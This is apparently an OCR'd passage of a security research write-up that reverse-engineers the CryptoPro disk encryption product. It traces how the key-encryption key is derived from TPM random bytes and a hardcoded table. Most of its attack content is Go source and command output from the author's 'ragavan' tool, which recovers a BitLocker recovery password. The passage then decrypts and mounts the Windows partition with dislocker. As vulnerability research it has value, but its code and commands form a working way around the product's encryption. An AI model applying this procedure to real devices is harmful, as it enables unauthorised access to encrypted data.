1. ~~Locate the `FATStore`~~
2. ~~Recovery `DataStore` plain text content~~
3. ~~Examine the configuration context within the `DataStore`~~
4. ~~Examine the XML configuration file~~
5. ~~Map out the TPM process~~
6. ~~Compromise the TPM process~~
7. ~~Locate the disk encryption keys~~
8. Reverse the KEK algorithm
9. Decrypt the BitLocker key
10. Recover logic for *Hardware Specific Encryption*
11. Recover application cryptographic logic

Architecture of the KEK

Once the `ss_nogui` boot permit validation was bypassed, some additional details regarding how the KEK was generated was observed.

```
None
20.01.2026 20:22:10.319 CRI (2142) ss_crypt_verify_kek:
20.01.2026 20:22:10.319 CRI (2142) Dump of 32 bytes at pos 0x65ba20 (KEK
(wrapped)):
2E A9 37 D8 46 2B D7 B9  BB AB FA 8D FA 7E AF 83  |  ..7.F+.......~..
FE E2 4A 8E 14 CB 40 43  44 73 F8 6E EF 9E B9 04  |  ..J...@CDs.n....

20.01.2026 20:22:10.320 CRI (2142) Dump of 32 bytes at pos 0x654010 (Reference
plain):
C5 7E AA 79 0B 33 7F 0A  5A A3 E2 1B CF 38 AB 7B  |  .~.y.3..Z....8.{
B1 AB 5F C2 51 3C 0C 0E  68 E8 5A 1E DB 28 74 DC  |  .._.Q<..h.Z..(t.

20.01.2026 20:22:10.320 CRI (2142) Dump of 32 bytes at pos 0x669090 (Reference
encr. (data store)):
B3 6B 4D DA 4C 2D BD 80  53 55 FC E3 F9 F1 91 0C  |  .kM.L-..SU......
09 83 2A 47 FC A1 BF 14  01 FB C8 2E 46 E9 45 7F  |  ..*G........F.E.

20.01.2026 20:22:10.320 CRI (2142) Dump of 32 bytes at pos 0x654830 (Reference
encrypted):
B3 6B 4D DA 4C 2D BD 80  53 55 FC E3 F9 F1 91 0C  |  .kM.L-..SU......
09 83 2A 47 FC A1 BF 14  01 FB C8 2E 46 E9 45 7F  |  ..*G........F.E.
```

`ss_nogui` KEK Debug Logging

These log values represent the KEK validation sequence. The first dump value `KEK (wrapped)` was the raw byte contents of `TPADB.BIN`. Additionally, the second from last value `Reference encr. (data store)` was the raw byte contents of `KEYS/REF_VAL.BIN`. The value `Reference plain` was a cryptographically generated key used to build `Reference encrypted`. KEK validation would compare `Reference encrypted` to the previously generated value of `KEYS/REF_VAL.BIN`. If the values matched, the KEK was considered valid.

As part of this research, I did not focus on how the `TPADB.BIN` was originally established but was more interested in how it was later used and validated. I had taken this approach as an adversary would likely be attacking the system after this value was established and knowledge of its creation was not necessary for system compromise.

The contents of both `TPADB.BIN` and `KEYS/REF_VAL.BIN` were as follows:

```
None
# hexdump -C TPADB.BIN
00000000  2e a9 37 d8 46 2b d7 b9  bb ab fa 8d fa 7e af 83  |..7.F+.......~..|
00000010  fe e2 4a 8e 14 cb 40 43  44 73 f8 6e ef 9e b9 04  |..J...@CDs.n....|
00000020
```


Byte Contents of `TPADB.BIN`

```
None
# hexdump -C KEYS/REF_VAL.BIN
00000000  b3 6b 4d da 4c 2d bd 80  53 55 fc e3 f9 f1 91 0c  |.kM.L-..SU......|
00000010  09 83 2a 47 fc a1 bf 14  01 fb c8 2e 46 e9 45 7f  |..*G........F.E.|
00000020
```

Byte Contents of `KEYS/REF_VAL.BIN`

Building the KEK Reference Value Without HW Encryption

The plain KEK (`Reference plain`) was not cryptographically generated but pulled from a set of static offsets from `TPM RBytes`. The logic for this process was contained in `ss_crypt_get_reference_value` from `ss_nogui`:



`ss_nogui` `ss_crypt_get_reference_value` Function Pseudocode

The `ragavan` representation of this logic was contained in `tpa.GetPlainKEK`:

```go
func (tpa *TPA) GetPlainKEK() [32]byte {
	var seed [128]byte
	var kek [32]byte
	index := []uint16{
		0x1234, 0x1244, 0x1254, 0x1264, 0x1274, 0x1284, 0x1294, 0x12a4,
	}

	// build seed for index table
	for i, x := range index {
		copy(seed[i*16:], (tpa.blob[x : x+16]))
	}

	base := 0
```

```
        for i := 0; i < len(seed); i += 4 {
                o1 := utils.ByteToLEUint32([4]byte(seed[i:])) % uint32(tpa.byteSize)
                kek[base] = tpa.blob[o1]
                base++
        }

        return kek
}
```

`ragavan tpa.GetPlainKEK` Source

The **default** KEK was extracted through the `GetPlainKEK` task of `ragavan`:

```
# ragavan GetPlainKEK -dd cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[DEBUG] [utils] [SeekRead] Read 512 Bytes from cpro-disk.raw @ 66019311
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  01 00 50 11 00 60 BF 03  00 00 00 00 00 00 00 00  |..P..`..........|
  00000010  00 00 00 00 F0 DE 24 00  40 FF 27 00 00 00 00 00  |......$.@.'.....|
  00000020  10 00 00 00 50 FF 27 00  00 00 00 00 10 00 00 00  |....P.'.........|
  00000030  60 FF 27 00 00 00 00 00  00 00 08 00 60 FF 2F 00  |`.'.........`./.|

[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [edaDisk] [FindNIXDataBlock] data block located @ address: 62873600 w sector count: 2416368
[+] [edaDisk] [FindLogStore] data block located @ address: 65290000 w sector count: 204800
[+] [edaDisk] [FindTPMDataBlock] data block located @ address: 65494816 sector count: 16384
[+] [edaDisk] [FindDataStoreRandomBytes] data block located @ address: 65494864 w byte count: 8192
[+] [edaDisk] [FindDataStore] data block located @ address: 65494880 sector count: 268435456
[+] [edaDisk] [FindTPMResDataBlock] data block located @ address: 66019168 sector count: 65536
[+] [edaDisk] [FindTPMRandomBytes] data block located @ address: 65494800 w byte count: 8192
[+] [edaDisk] [FindRes1DataBlock] data block located @ address: 65494848 w sector count: 16
[+] [edaDisk] [FindRes2DataBlock] data block located @ address: 66019296 w sector count: 0
[DEBUG] [utils] [SeekRead] Read 8192 Bytes from cpro-disk.raw @ 65494800
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  FD CD 50 11 59 27 FF E5  3B C7 E5 FB 51 0C 02 AC  |..P.Y'..;...Q...|
  00000010  EA 35 A6 F8 55 20 7C D2  D4 BB AC 42 67 C7 91 A2  |.5..U |....Bg...|
  00000020  FD E5 34 EF 8F 23 1C 5A  6C 67 62 BB 57 58 5B E0  |..4..#.Zlgb.WX[.|
  00000030  25 A2 7E 89 C1 E2 63 0B  3D 4F 5C 81 CA C5 8B 9E  |%.~...c.=O\.....|

[+] [attack] [GetPlainKEK] Successful validation of TPM RBytes @ 65494800
[DEBUG] [attack] [Plain KEK] Blob Length 32:
  00000000  C5 7E AA 79 0B 33 7F 0A  5A A3 E2 1B CF 38 AB 7B  |.~.y.3..Z....8.{|
  00000010  B1 AB 5F C2 51 3C 0C 0E  68 E8 5A 1E DB 28 74 DC  |.._.Q<..h.Z..(t.|

[+] [ragavan] [GetPlainKEK] Plain KEK: xX6qeQszfwpao+Ibzzire7GrX8JRPAwOaOhaHtsodNw=
```

`ragavan` - `GetPlainKEK`

Deriving `REF_VAL.BIN` Encryption Key

The first step in building the salted encryption key was to expand an `AES256` derivation table. This derivation table was a 512-byte block, hardcoded in `ss_nogui`:

```
Go
var derivationTable = [512]byte{
	0x2b, 0xd5, 0x9e, 0xc2, 0x0f, 0xf9, 0x25, 0x36, 0xe1, 0xdc, 0x14, 0xca,
0x7d, 0x06, 0x72, 0x55,
	0x61, 0x81, 0x2a, 0x95, 0xbc, 0x71, 0x9c, 0x8f, 0x6a, 0xc5, 0x6e, 0xc0,
0x79, 0x2d, 0x22, 0xc7,
	0xcd, 0xa2, 0xe7, 0xd2, 0xea, 0xff, 0x18, 0x75, 0x73, 0x84, 0x89, 0xe0,
0x1e, 0xa9, 0x09, 0x97,
	0x6f, 0x41, 0xcf, 0x40, 0x69, 0x38, 0x91, 0x99, 0x34, 0xfe, 0x01, 0x65,
0x77, 0x4a, 0x1f, 0xf2,
	0xbb, 0x2e, 0xed, 0x9f, 0x27, 0x83, 0x47, 0x68, 0x0b, 0xe2, 0xfd, 0x39,
0xa0, 0x23, 0x8a, 0x43,
	0x08, 0xac, 0xdf, 0xbd, 0x00, 0xb0, 0xf0, 0x49, 0xc8, 0x21, 0xb8, 0xa6,
0x42, 0x2f, 0x0d, 0x9b,
	0xda, 0xe6, 0x8e, 0x46, 0x3b, 0x28, 0xe4, 0x20, 0x3a, 0x8d, 0x6d, 0x4c,
0x17, 0x26, 0x33, 0x5c,
	0x74, 0x63, 0x1a, 0xb2, 0x07, 0xf3, 0xcc, 0xe3, 0xd1, 0xde, 0x70, 0xd0,
0x3f, 0x5d, 0x93, 0x88,
	0x86, 0xa4, 0x32, 0x0e, 0x51, 0x11, 0x35, 0xa7, 0x13, 0xc1, 0x98, 0xdd,
0xfa, 0x48, 0xf8, 0xf4,
	0xba, 0xe9, 0xa5, 0xcb, 0xb6, 0xd4, 0xf1, 0xee, 0xdb, 0xb4, 0x7b, 0x59,
0x57, 0xb5, 0x0c, 0x5b,
	0x64, 0x8b, 0xa1, 0x7c, 0x6c, 0xb3, 0x87, 0x31, 0x7e, 0x7f, 0x7a, 0x3e,
0xae, 0xa3, 0x1d, 0x37,
	0x10, 0x82, 0xc9, 0x92, 0x3c, 0x15, 0x5e, 0xd8, 0x85, 0x56, 0x66, 0xce,
0x80, 0xd7, 0x9d, 0x8c,
	0xe5, 0xad, 0xeb, 0x3d, 0xa8, 0xc4, 0x1c, 0x0a, 0xc3, 0xb9, 0xb1, 0x96,
0x76, 0x5a, 0x94, 0x67,
	0x52, 0x4e, 0x4d, 0x03, 0x1b, 0x16, 0xf6, 0x4b, 0x2c, 0xd6, 0xaf, 0xbe,
0x19, 0xf7, 0x58, 0x02,
	0x12, 0xaa, 0xc6, 0xd9, 0xd3, 0x44, 0x5f, 0x24, 0x62, 0xfc, 0xfb, 0x30,
0x90, 0x60, 0xb7, 0x50,
	0x05, 0x54, 0xf5, 0xef, 0x78, 0x6b, 0xe8, 0xab, 0x45, 0x04, 0x9a, 0xbf,
0x29, 0x53, 0x4f, 0xec,
}
```

CryptoPro TPA Derivation Table

The following `ragavan` logic was used to process this byte slice:

```Go
func (tpa *TPA) keyDerivation() [256]byte {
	var block [256]byte
	copy(block[:256], derivationTable[:256])

	for x := 0; x < 32; x++ {
		for i := 0; i < 256; i++ {
			o1 := block[i]
			o2 :=
tpa.blob[uint32(tpa.blob[i+x]&0x3)*0x100+uint32(uint8(i+x)+uint8(o1)&0xff)]
			block[i] = block[o2]
			block[o2] = o1
		}
	}

	return block
}
```

`ragavan` `keyDerivation` Function Source

The method `keyDerivation` relies on `tpa.blob`, the raw byte contents of `TPM RBytes`. In this method, offset values are pulled from `tpa.blob` to build a variable offset used to pull a value from the derivation table. This process was done in a loop until a new 256-byte block was calculated.

Once the block was created, it was salted with the byte contents of `TPADB.BIN`. This logic was represented in `buildExpandedKEKBlock` from the `ragavan` source:

```Go
func (tpa *TPA) buildExpandedKEKBlock(salt [32]byte, encBlock [256]byte) [8]uint32
{
	var block [256]byte
	var key []uint32

	for i := 0; i < 256; i++ {
		o1 := encBlock[i]
		block[o1] = uint8(i)
	}

	var temp []byte
	for i := 0; i < 32; i++ {
		temp = append(temp, block[salt[i]]-tpa.blob[i])
		if i%4 == 0 && i != 0 {
			key = append(key, utils.ByteToBEUint32([4]byte(temp[i-4:])))
```

```
            }
        }
        key = append(key, utils.ByteToBEUint32([4]byte(temp[len(temp)-4:])))

        return [8]uint32(key)
}
```

`ragavan buildExpandedKEKBlock` Function Source


The function `buildExpandedKEKBlock`, initializes a new 256-byte block based on the contents of the previously generated 256-byte derivation process (`encBlock`). The contents of `TPADB.BIN` are used to calculate offset values into the block and pull key elements. The output of this process was a new 32-byte key. This key was then used to encrypt the `Plain KEK` with `AES256_ECB`. The following `ragavan` output demonstrates generation of the `REF_VAL.BIN` value:

```
# ragavan BuildKEKRef -f TPADB.BIN -dd cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[DEBUG] [utils] [SeekRead] Read 512 Bytes from cpro-disk.raw @ 66019311
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  01 00 50 11 00 60 BF 03  00 00 00 00 00 00 00 00  |..P..`..........|
  00000010  00 00 00 00 F0 DE 24 00  40 FF 27 00 00 00 00 00  |......$.@.'.....|
  00000020  10 00 00 00 50 FF 27 00  00 00 00 00 10 00 00 00  |....P.'.........|
  00000030  60 FF 27 00 00 00 00 00  00 00 08 00 60 FF 2F 00  |`.'.........`./.|

[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [edaDisk] [FindNIXDataBlock] data block located @ address: 62873600 w sector count: 2416368
[+] [edaDisk] [FindLogStore] data block located @ address: 65290000 w sector count: 204800
[+] [edaDisk] [FindTPMDataBlock] data block located @ address: 65494816 sector count: 16384
[+] [edaDisk] [FindDataStoreRandomBytes] data block located @ address: 65494864 w byte count: 8192
[+] [edaDisk] [FindDataStore] data block located @ address: 65494880 sector count: 268435456
[+] [edaDisk] [FindTPMResDataBlock] data block located @ address: 66019168 sector count: 65536
[+] [edaDisk] [FindTPMRandomBytes] data block located @ address: 65494800 w byte count: 8192
[+] [edaDisk] [FindRes1DataBlock] data block located @ address: 65494848 w sector count: 16
[+] [edaDisk] [FindRes2DataBlock] data block located @ address: 66019296 w sector count: 0
[DEBUG] [attack] [TPADB] Blob Length 32:
  00000000  2E A9 37 D8 46 2B D7 B9  BB AB FA 8D FA 7E AF 83  |..7.F+.......~..|
  00000010  FE E2 4A 8E 14 CB 40 43  44 73 F8 6E EF 9E B9 04  |..J...@CDs.n....|

[DEBUG] [utils] [SeekRead] Read 8192 Bytes from cpro-disk.raw @ 65494800
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  FD CD 50 11 59 27 FF E5  3B C7 E5 FB 51 0C 02 AC  |..P.Y'..;...Q...|
  00000010  EA 35 A6 F8 55 20 7C D2  D4 BB AC 42 67 C7 91 A2  |.5..U |....Bg...|
  00000020  FD E5 34 EF 8F 23 1C 5A  6C 67 62 BB 57 58 5B E0  |..4..#.Zlgb.WX[.|
  00000030  25 A2 7E 89 C1 E2 63 0B  3D 4F 5C 81 CA C5 8B 9E  |%.~...c.=O\.....|

[DEBUG] [attack] [Plain KEK] Blob Length 32:
  00000000  C5 7E AA 79 0B 33 7F 0A  5A A3 E2 1B CF 38 AB 7B  |.~.y.3..Z....8.{|
  00000010  B1 AB 5F C2 51 3C 0C 0E  68 E8 5A 1E DB 28 74 DC  |.._.Q<..h.Z..(t.|

[DEBUG] [attack] [SALTED KEY] Blob Length 32:
  00000000  BA 0A 31 42 F0 4D E2 11  69 9E B9 44 4D 44 15 1D  |..1B.M..i..DMD..|
  00000010  63 D6 CC C3 39 62 96 72  47 5E CF AD 1D 9C 65 5E  |c...9b.rG^....e^|

[DEBUG] [attack] [KEK REF] Blob Length 32:
  00000000  B3 6B 4D DA 4C 2D BD 80  53 55 FC E3 F9 F1 91 0C  |.kM.L-..SU......|
  00000010  09 83 2A 47 FC A1 BF 14  01 FB C8 2E 46 E9 45 7F  |..*G........F.E.|

[+] [ragavan] [BuildKEKRef] KEK REF: s2tN2kwtvYBTVfzj+fGRDAmDKkf8ob8UAfvILkbpRX8=
```

`ragavan` Generation of `REF_VAL.BIN`

Now for the good news: without hardware specific encryption, calculation of this value was unnecessary to derive the BEK! Huh, imagine that…

For the TLDR of how the KEK was processed, refer to the following graphic:



KEK Processing Flow Diagram

BEK Decryption Without Hardware Encryption

In the absence of hardware specific encryption, all that was needed were the raw contents of `TPADB.BIN` and `TPM RBytes` to decrypt `BL_RECPW.BIN`, containing the BitLocker recovery password for the Windows partition. The encryption key was built from salting the 256-byte derived block with the byte contents of `TPADB.BIN`. The resulting encryption key was used to decrypt `BL_RECPW.BIN` with `SuSheep_AES256`. `SuSheep_AES256` is derived from `AES-XTS` and configured to scale depending on the passed key size. This provides some crypto flexibility within CryptoPro to leverage different crypto strategies through the native crypto engine. I believe this may be one of the primary reasons why the crypto architecture was natively compiled, instead of imported via a 3rd party library package.

The `SuSheep_AES256` algorithm was used a few times throughout the CryptoPro logic. Depending on the key length that was passed to this function the algorithm would encrypt or decrypt a 512-byte sector, or would perform a basic `AES256_CBC` style crypto process.

Anyhow, with `TPADB.BIN` and the `EDA Disk`, we can generate the BEK and decrypt the Bitlocker recovery password:

```
# cat /mnt/datastore/TPADB.BIN | base64
Lqk32EYr17m7q/qN+n6vg/7iSo4Uy0BDRHP4bu+euQQ=

# ragavan DecryptBLRPW -f /mnt/datastore/KEYS/BL_RECPW.BIN -k Lqk32EYr17m7q/qN+n6vg/7iSo4Uy0BDRHP4bu+euQQ= cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [ragavan] [DecryptBitLockerRecovery] BitLocker Key: 490875-122903-182809-152680-409783-328801-436854-353463
```

`ragavan` BitLocker Key Decryption

With the recovery password, the Windows disk can then be decrypted and mounted with the help of `dislocker` [23]:

```
# dislocker -vv cpro-disk.raw -O 122683392 -p490875-122903-182809-152680-409783-328801-436854-353463 -- /mnt/win
# mount win/dislocker-file /mnt/winC
# ls -al /mnt/winC
total 3031100
drwxrwxrwx 1 root root          0 Jan 17 01:35 '$Recycle.Bin'
drwxrwxrwx 1 root root       4096 Jan 17 03:37  .
drwxr-xr-x 1 root root       4096 Jan 22 16:23  ..
lrwxrwxrwx 2 root root         15 Jan 17 01:29 'Documents and Settings' -> /mnt/winC/Users
-rwxrwxrwx 2 root root       8192 Jan 22 08:27  DumpStack.log.tmp
drwxrwxrwx 1 root root          0 Dec  7  2019  PerfLogs
drwxrwxrwx 1 root root       4096 Jan 17 03:36 'Program Files'
drwxrwxrwx 1 root root       4096 Sep  8  2022 'Program Files (x86)'
drwxrwxrwx 1 root root       4096 Jan 17 03:36  ProgramData
drwxrwxrwx 1 root root          0 Jan 17 01:29  Recovery
drwxrwxrwx 1 root root      12288 Jan 22 08:26 'System Volume Information'
drwxrwxrwx 1 root root       4096 Jan 17 01:46  Users
drwxrwxrwx 1 root root      16384 Jan 17 01:32  Windows
-rwxrwxrwx 1 root root 3087007744 Jan 22 08:27  pagefile.sys
-rwxrwxrwx 1 root root   16777216 Jan 22 08:27  swapfile.sys
```

Decrypted Windows Access

The Hardware Fingerprint

Decryption of `BL_RECPW.BIN` differs slightly if hardware specific encryption was properly enabled. In this configuration, the contents of `TPADB.BIN` were encrypted with a hardware fingerprint. The file `TPADB.BIN` was still used to generate the BEK, however calculation of the fingerprint was needed to decrypt the KEK.

The KEK validation process via `REF_VAL.BIN` was unchanged from Architecture of the KEK, with one minor variation - the contents of `TPADB.BIN` were now encrypted. To understand this process, I had to return to the `ss_nogui` debug logs:

None

```
22.01.2026 18:07:22.214 INF (830) ss_auth_tpa_get_kek_0of0: HW specific encryption
is active!
22.01.2026 18:07:22.214 DBG (830) ss_hw_misc_get_cupid_data: level=0x00000000:
eax=0x0000000d, ebx=0x756e6547, ecx=0x6c65746e, edx=0x49656e69
22.01.2026 18:07:22.215 DBG (830) ss_hw_misc_get_hwspecific_key_data: added
system_manufacturer: 'QEMU'
22.01.2026 18:07:22.215 DBG (830) ss_hw_misc_get_hwspecific_key_data: added
system_product_name: 'Standard PC (i440FX + PIIX, 1996)'
22.01.2026 18:07:22.215 DBG (830) ss_hw_misc_get_hwspecific_key_data: added
system_serial_number: 'Not Specified'
22.01.2026 18:07:22.215 DBG (830) ss_hw_misc_get_hwspecific_key_data: added
system_uuid: 'e4934fdd-efb2-46d4-84c9-bf5acabc399d'
22.01.2026 18:07:22.215 DBG (830) ss_hw_misc_get_hwspecific_key_data: added
memory_serial_numbers: '0'
22.01.2026 18:07:22.215 DBG (830) ss_hw_misc_get_hwspecific_key_data: using mac
address 'bc:24:11:c2:49:8d' from device eth0
22.01.2026 18:07:22.215 DBG (830) ss_hw_misc_get_hwspecific_key_data: adding
network interface sha256:
7FB7122ADD33E69EBAD05139B7740D6FA045D34C21156C3F2E8480ED9941C27E
Detaching from process 1027
22.01.2026 18:07:22.221 DBG (991) get_usb_device_list: generating device key for
device: idVendor=0x627, idProduct=0x1, serial=, uiNum: 0
identify controller: Inappropriate ioctl for device
Detaching from process 1028
22.01.2026 18:07:22.225 DBG (991) thread_read_usb: device 0x0627:0001: serial
number=28754-0000:00:01.2-1
22.01.2026 18:07:22.233 CRI (991) Dump of 32 bytes at pos 0x7ffff4a76d50
(device_key):
1D 70 0C A3 14 53 F3 47  12 A4 30 50 5A 8B 96 F3  |  .p...S.G..0PZ...
AA 53 96 CC BD A7 2E 30  1D 88 7C DA 91 9F 65 BF  |  .S.....0..|...e.

22.01.2026 18:07:22.234 DBG (991) thread_read_usb: device 0x1d6b:0001 is not
allowed
SG_IO: bad/missing sense data, sb[]:  70 00 05 00 00 00 00 0a 04 41 e0 01 21 04 00
00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
22.01.2026 18:07:22.349 DBG (830) _get_edadisk_serial_number: got hd serial number
'QM00005             '
22.01.2026 18:07:22.349 INF (830) ss_hw_misc_get_hwspecific_key_data: adding hd
serial number (sha256):
5DFCEECF645BC760A6ADAC5CCB892289787711E0A6ECAD0DD49B11657928B1B8
22.01.2026 18:07:22.349 DBG (830) ss_hw_misc_get_hwspecific_key_data: adding hd
serial number: QM00005
22.01.2026 18:07:22.349 DBG (830) _ss_hw_misc_get_pci_data: found PCI devices:
22.01.2026 18:07:22.350 DBG (830) _ss_hw_misc_get_pci_data: dev[00]: 00:00.0
22.01.2026 18:07:22.350 DBG (830) _ss_hw_misc_get_pci_data: dev[01]: 00:01.0
```

```
22.01.2026 18:07:22.350 DBG (830) _ss_hw_misc_get_pci_data: dev[02]: 00:01.1
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[03]: 00:01.2
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[04]: 00:01.3
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[05]: 00:02.0
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[06]: 00:03.0
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[07]: 00:05.0
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[08]: 00:07.0
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[09]: 00:12.0
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[10]: 00:1e.0
22.01.2026 18:07:22.351 DBG (830) _ss_hw_misc_get_pci_data: dev[11]: 00:1f.0
22.01.2026 18:07:22.352 INF (830) ss_hw_misc_get_hwspecific_key_data: adding PCI
fingerprint (sha256):
CC8B3FF9D11508D66EDDFE4638961953596B30902A67644EBAC0B25D6CBE0969
22.01.2026 18:07:22.352 DBG (830) Dump of 108 bytes at pos 0x70a780 (PCI
Fingerprint):
00 00 00 86 80 37 12 00  02 00 01 00 86 80 00 70  |  .....7.........p
00 00 00 01 01 86 80 10  70 80 00 00 01 02 86 80  |  ........p.......
20 70 00 01 00 01 03 86  80 13 71 00 03 00 02 00  |   p........q.....
34 12 11 11 00 02 00 03  00 F4 1A 02 10 00 00 00  |  4...............
05 00 36 1B 01 00 00 00  00 07 00 86 80 22 29 01  |  ..6..........").
02 00 12 00 86 80 0E 10  00 03 00 1E 00 36 1B 01  |  .............6..
00 00 00 00 1F 00 36 1B  01 00 00 00              |  ......6.....

22.01.2026 18:07:22.352 CRI (830) Dump of 275 bytes at pos 0x6c6200 (hw_data):
0D 00 00 00 47 65 6E 75  6E 74 65 6C 69 6E 65 49  |  ....GenuntelineI
B1 0F 06 00 00 08 04 00  01 22 B8 80 FD FB 8B 17  |  .........".......
4B 56 4D 4B 56 4D 4B 56  4D 00 00 00 51 45 4D 55  |  KVMKVMKVM...QEMU
00 53 74 61 6E 64 61 72  64 20 50 43 20 28 69 34  |  .Standard PC (i4
34 30 46 58 20 2B 20 50  49 49 58 2C 20 31 39 39  |  40FX + PIIX, 199
36 29 00 4E 6F 74 20 53  70 65 63 69 66 69 65 64  |  6).Not Specified
00 E4 93 4F DD EF B2 46  D4 84 C9 BF 5A CA BC 39  |  ...O...F....Z..9
9D 30 00 7F B7 12 2A DD  33 E6 9E BA D0 51 39 B7  |  .0....*.3....Q9.
74 0D 6F A0 45 D3 4C 21  15 6C 3F 2E 84 80 ED 99  |  t.o.E.L!.l?.....
41 C2 7E 51 4D 30 30 30  30 35 20 20 20 20 20 20  |  A.~QM00005
